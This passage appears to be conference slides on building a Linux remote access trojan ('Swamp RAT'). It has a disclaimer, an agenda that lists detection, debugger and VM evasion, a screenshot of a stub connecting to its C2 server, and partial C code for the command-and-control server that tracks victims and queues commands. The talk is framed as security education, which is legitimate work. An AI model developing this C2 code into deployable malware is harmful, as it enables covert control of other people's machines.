

# Don't RAT Me OUT!



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whois lilly.chalupowski

Table: *who.is results*

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# Agenda

What will we cover?

- Disclaimer
- What is a RAT?
- Brief History of the RAT
- Why build a RAT?
- The Laboratory RAT
  - CnC Server
  - Victim Sessions
  - Command Queue
  - NCurses
- Evasion
  - NIDS/NIPS
  - Debugging
  - Virtual Machines
- POC / Demo / Questions

# Disclaimer

Don't be a Criminal

disclaimer.log

The tools and techniques covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to attempt gaining unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.

Only use these tools with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these tools.

# What is a RAT?



# What is a RAT?

The Animal



Figure: Army RAT!

# What is a RAT

## The Tool

The screenshot displays two terminal windows. The top window, titled 'Swamp RAT', shows a single victim connection with the identifier 'ae6027fb-343d-4c4f-a41e-05d20f5e90a6'. The bottom window, titled 'lillypad', shows a user interacting with a shell on a host named 'd3d53c'.

```
victims: 1 | Swamp RAT | ~~~{ ^ * >
Swamp
-> ae6027fb-343d-4c4f-a41e-05d20f5e90a6 c3rb3ru5@[REDACTED] arch:x86_64 release:4.14.65-gentoo hostname:d3d53c load:5 ping:47

commands: 0 "Fate creeps like a rat." - Elizabeth Bowen
```

```
[c3rb3ru5@d3d53c ~]$ cd Tools/swamp-rat/
[c3rb3ru5@d3d53c swamp-rat]$ cd bin/
[c3rb3ru5@d3d53c bin]$ ./stub
[+] connected to 127.0.0.1:4444
[+] 127.0.0.1:4444 OK
```

```
[c3rb3ru5@d3d53c ~]$ scrot
```

Figure: Swamp RAT




# History of the RAT

## System Administrators

- Central management
- Supporting larger user base
- Fixing issues remotely
- Solved user issues

# History of the RAT

Well that Escalated Quickly



## Why Build a RAT?



## Figure: Hackers IRL

# Why Build a RAT?

Because Linux

- Linux
- C Programming Language
- Learning Experience
- Find Detection Limitations
- Research the Linux Malware Ecosystem
- It's Cool
- Because I Can

# The Laboratory RAT



# CnC Server

## In the C Programming Language

- Sockets
  - Create
  - Bind
  - Listen
  - Accept
  - Receive
  - Process
  - Send
- PThreads

# CnC Server

It can be painful when written in C




Figure: Leslie Knope

# CnC Server

## Create Victims Memory Data Structure

net.c

```
net_client_beacon_t **net_create_victims(){
    int count = NET_MAX_CLIENTS;                                // Get Max Supported Clients Count
    net_client_beacon_t **v;                                     // Create Pointer to Data Structure
    v = malloc(count * sizeof(net_client_beacon_t));           // Allocate Memory for Data Array
    if (v == NULL){                                            // Error Checking
        fprintf(stderr, "[x] %s\n", strerror(errno));
        exit(EXIT_FAILURE);
    }
    for (int i = 0; i < count; i++){                           // Set to NULL
        v[i] = NULL;
    }
    return v;                                                 // Return Pointer to Data Structure Array
}
```

# CnC Server

## Create Commands Memory Data Structure

net.c

```
net_server_beacon_t **net_create_commands(){
    int count = NET_MAX_CLIENTS;                                // Get Max Supported Clients Count
    net_server_beacon_t **v;                                     // Create Pointer to Data Structure
    v = malloc(count * sizeof(net_server_beacon_t));           // Allocate Memory for Data Array
    if (v == NULL){                                            // Error Checking
        fprintf(stderr, "[x] %s\n", strerror(errno));
        exit(EXIT_FAILURE);
    }
    for (int i = 0; i < count; i++){                           // Set to NULL
        v[i] = NULL;
    }
    return v;                                                 // Return Pointer to Data Structure Array
}
```

# CnC Server

## Command and Control in C Sockets

### net.c

```
bool net_server(int port,
                net_client_beacon_t **p_victims,      // Victims Memory Array
                net_server_beacon_t **p_commands){ // Commands Memory Array
    int server_fd, client_fd;
    struct sockaddr_in server, client;
    server_fd = socket(AF_INET, SOCK_STREAM, 0);           // Create Socket File Descriptor
    if (server_fd < 0){                                    // Error Checking for Socket
        fprintf(stderr, "[x] %s\n", strerror(errno));
        return false;
    }
    if (setsockopt(server_fd,                         // Socket File Descriptor
                   SOL_SOCKET,                      // Manipulate Socket Options
                   SO_REUSEADDR,                    // Permit Local Host Reuse
                   &(int){ 1 },                     // Set Value
                   sizeof(int)) < 0){              // Check for Success
        fprintf(stderr, "[-] %s\n", strerror(errno));
    }
    memset(&server, 0, sizeof(server));                  // Zero Out Server Struct
    server.sin_family      = AF_INET;                   // Set TCP Type
    server.sin_port        = htons(port);               // Set Port
    server.sin_addr.s_addr = htonl(INADDR_ANY);         // Any Addresses
    // continued here...
}
```

# CnC Server

## Command and Control in C Sockets

net.c

```
if (bind(server_fd, (struct sockaddr *) &server, sizeof(server)) < 0){ return false; } // Bind to Socket
if (listen(server_fd, NET_MAX_CLIENTS) != 0){ return false; } // Listen to Socket
while (true){
    socklen_t client_len = sizeof(client);
    net_t_client_args_t *p_net_t_client_args = malloc(sizeof(net_t_client_args_t));
    while ((client_fd = accept(server_fd,
                                (struct sockaddr *)&client,
                                (socklen_t *)&client_len)) {
        pthread_t t_client; // Client Thread
        p_net_t_client_args->client_fd = client_fd; // Send Client File Descriptor
        p_net_t_client_args->p_victims = p_victims; // Pointer to Victims Struct
        p_net_t_client_args->p_commands = p_commands; // Pointer to Commands Struct
        pthread_attr_t attr_t_client; // Create Thread Attributes
        pthread_attr_init(&attr_t_client); // Initialize Attributes
        pthread_attr_setdetachstate(&attr_t_client, PTHREAD_CREATE_DETACHED); // Set Detached Attribute
        if (pthread_create(&t_client,
                           &attr_t_client, net_t_client, p_net_t_client_args) < 0){ // Spawn Client Thread
            return false;
        }
    }
    free(p_net_t_client_args); // Cleanup
}
close(client_fd); // Close Client Socket File Descriptor
return true;
```